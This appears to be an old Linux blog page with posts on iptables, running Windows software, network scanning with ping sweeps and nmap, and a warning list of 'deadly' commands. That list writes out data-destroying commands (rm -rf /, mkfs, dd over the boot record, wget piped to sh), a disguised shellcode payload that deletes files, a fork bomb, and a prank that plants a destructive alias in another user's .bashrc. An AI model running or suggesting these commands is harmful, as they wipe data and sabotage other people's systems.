Friday, April 30, 2010

Enhance Linux Box Security: Iptables made easy - tutorial part 2

This time, we will deal with filter rules of iptables. While using filter rules, we don't need to write filter as it default option in iptables.
We have three chains here input, output & forward.
Input chain checks those packets which are originate outside & meant for machine
Output chain checks those packets which originate from the machine & meant for outer systems
Forward chain checks those packets which are being routed from our machine.
The best way of implementing the iptables is to create a shell script & execute it.

Saturday, April 17, 2010

Enhance Linux Box Security: Iptables made easy - tutorial part 1

We can enhance the security & lock down our system by implementing packet filtering using iptables.
packet filtering is defined as as the process of controlling network packets as they enter, move through & exit the network stack within the kernel.
In pre-2.4 Linux kernels, ipchains are used, in 2.4 & beyond, iptables are used which improved the scope & control network packet filtering. We can implement kernel level internet firewall on stateless & stateful packet filtering using iptables. It can be implemented in both IPv4 & IPv6. Its also used in NAT & masquerading for subneting purposes.

Thursday, April 8, 2010

Linux deadly commands.

Here is a list of commands that can sabotage your pc & crashes it.


1) #rm -rf /
This command will recursively and forcefully delete all the files inside the root directory.
Other variants :
Code:
rm -rf .
rm -rf *
rm -r .[^.]*

2) A famous example of this surfaced on a mailing list disguised as a proof of concept sudo exploit claiming that if you run it, sudo grants you root without a shell. In it was this payload:
Code:
char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";
However, this actually runs rm -rf ~ / & which will destroy your home directory as a regular user, or all files as root.

3) #mkfs.ext3 /dev/sda
This will reformat or wipeout all the files of the device that is mentioned after the mkfs command.
Other variants.
Code:
mkfs
mkfs.ext3
mkfs.anything

4)  #:(){:|:&};:
Infamous fork bomb: Executes a huge number of processes until system freezes, forcing you to do a hard reset which may cause corruption, data damage, or other awful fates.
Further information at http://linux-techy.blogspot.com/2010/03/fork-bomb-fire-in-hole.html 
In Perl
Code:
fork while fork

5)  #any_command > /dev/sda
With this command, raw data will be written to a block device that can usually clobber the filesystem resulting in total loss of data.

6) #wget http://some_untrusted_source -O- | sh
Never download from untrusted sources, and then execute the possibly malicious codes that they are giving you. Above command is same as
Code:
wget http://some_place/some_file
sh ./some_file

7) #mv /home/yourhomedirectory/* /dev/null
This command will move all the files inside your home directory to a place that doesn't exist; hence you will never ever see those files again.


8)  #echo "alias ls='rm -rf /'" >> /home/personyoudontlike/.bashrc
Creating a alias of ls command which means complete destruction.

9) #cat /dev/zero > /var
it will write zeroes to /var or cat it to your favorite file to destroy.

10) #chmod 711 /
Locksdown & freezes your system.
Similar command #chmod 777 /

11) #dd if=/dev/zero of=/dev/hda bs=512 count=1
(/dev/hda is just an example of which device you are booting from---these days with most disks being SATA, it's probably /dev/sda)
Zeros out the MBR (master boot record) so you can no longer boot. You can of course zero out the entire drive by removing the "bs=512 count=1" directives.

References
http://ubuntuforums.org/announcement.php?a=54

Sunday, March 28, 2010

Running Windows Applications in Linux

Transitioning from Windows to Linux is often quite difficult for Linux beginners. There are plenty of solutions available in the market today which will provide you a platform to install a window software in Linux.
Wine

in one of the them. Many Linux OS have already started providing wine by default like linux Mint, Kubuntu etc.

Wine is a compatibility layer for running Windows programs. It is a completely free alternative implementation of the Windows API consisting of 100% non-Microsoft code.

Before you get started, you may want to check and confirm that the Windows program you want to install is in fact supported by Wine. Visit the Wine Application Database for a list of all the programs known to work in Wine, and at what level (fully supported, needs some tweaking, etc).


There is another software called Crossover
which requires registration. Visit this site http://www.howtogeek.com/howto/linux/how-to-install-windows-applications-on-linux-using-crossover/ for further information


If you don't want any hassle of installing packages in linux like Wine & Crossover, I suggest these alternatives.

1> Search for open source alternatives. There are plenty of alternatives available in market like gimp instead of Photoshop, openoffice instead of Microsoft office, BriscCad instead of Autocad.

I feel like, you are not satisfied yet. Goto www.osalt.com.
On that site, you can enter the name of the Windows application and it will list the open source alternatives that provide similar functionality.


2> Run windows in a virtual machines. Some of the solutions available are VmWare & VirtualBox. Install windows inside linux & work in it.

Citrix
3> Run application in remote windows system. Ofcourse, this require extra resources. Most preferred application used are rdesktop & Citrix.


If you want it other way round i.e. running linux software in windows,
check this out -->http://hacks-tweaks-security.blogspot.com/2010/04/creating-linux-environment-installing.html


Saturday, March 20, 2010

OS-Fingerprinting.

No firewalls can block icmp packets since its the basic way of communication & talking with the alive hosts. Many tools in linux use this protocol for OS fingerprinting such as sing & hping2. First we need to know the alive hosts in a subnet.
>for i in {1..254}; do ping -c1 192.168.0.$i; done |grep "ttl"
This command will print all reply summary from alive hosts
In this command, I'm using shell programming to ping all hosts in my subnet 192.168.0.0/24 .
We can also use another application called fping.
install fping by executing command
>sudo apt-get install fping
    To query the network for alive hosts in the subnet 192.168.1.0/24 give the command.
>fping -g 192.168.1.0/24 | grep "alive"
            or
>fping -g 192.168.1.0 192.168.1.255 | grep "alive"  


Now as we have found the alive ips we can continue to OS fingerprinting
Install sing by command > sudo apt-get install sing
For OS fingerprinting type sing -O ip_address 


There is another well known tool called NMAP, its glamourised in movies like MATRIX & Swordfish. It has varied options for playing around with the packets being send.
>nmap -v -sP 172.17.191.0/24 |grep "up"  // scanning a subnet for alive ips
>nmap -v -v -A 172.17.191.203            // scanning a pc
If this command don't works try "nmap -v -v -A -PN 172.17.191.203" forcing icmp packets.
Zenmap is another tool, which is GUI version of nmap. GFI languard is another famous tool. 
Watch this video on OS fingerprinting using Zenmap


Further reading .
http://nmap.org/book/osdetect.html
http://nostromo.joeh.org/osf.pdf

Fork BomB -- FIRE IN THE HOLE!

Here comes the fork bomb, it will explode & crash your system within minutes.
$ :(){ :|: & };:

It’s actually a shell function;  :() denotes unnamed function with the body enclosed in {}. The statement ‘:|:’ makes a call to the function itself and pipes the output to another function call—which is the same function & puts all processes in the background and hence you can’t kill any process. Finally ‘;’ completes the function definition and the last ‘:’ initiates a call to this unnamed function. So it recursively creates processes and eventually your system will hang. This is one of the most dangerous Linux commands and may cause your computer to crash!

 Solution : How to avoid a fork bomb? Of course, by limiting the process limit; you need to edit /etc/security/limits.conf. Edit the variable nproc to user_name hard nproc 100. You require root privileges to modify this file.

Above code is same as ->
forkbomb(){forkbomb|forkbomb&}; forkbomb

Check out this video from youtube about fork bomb prank.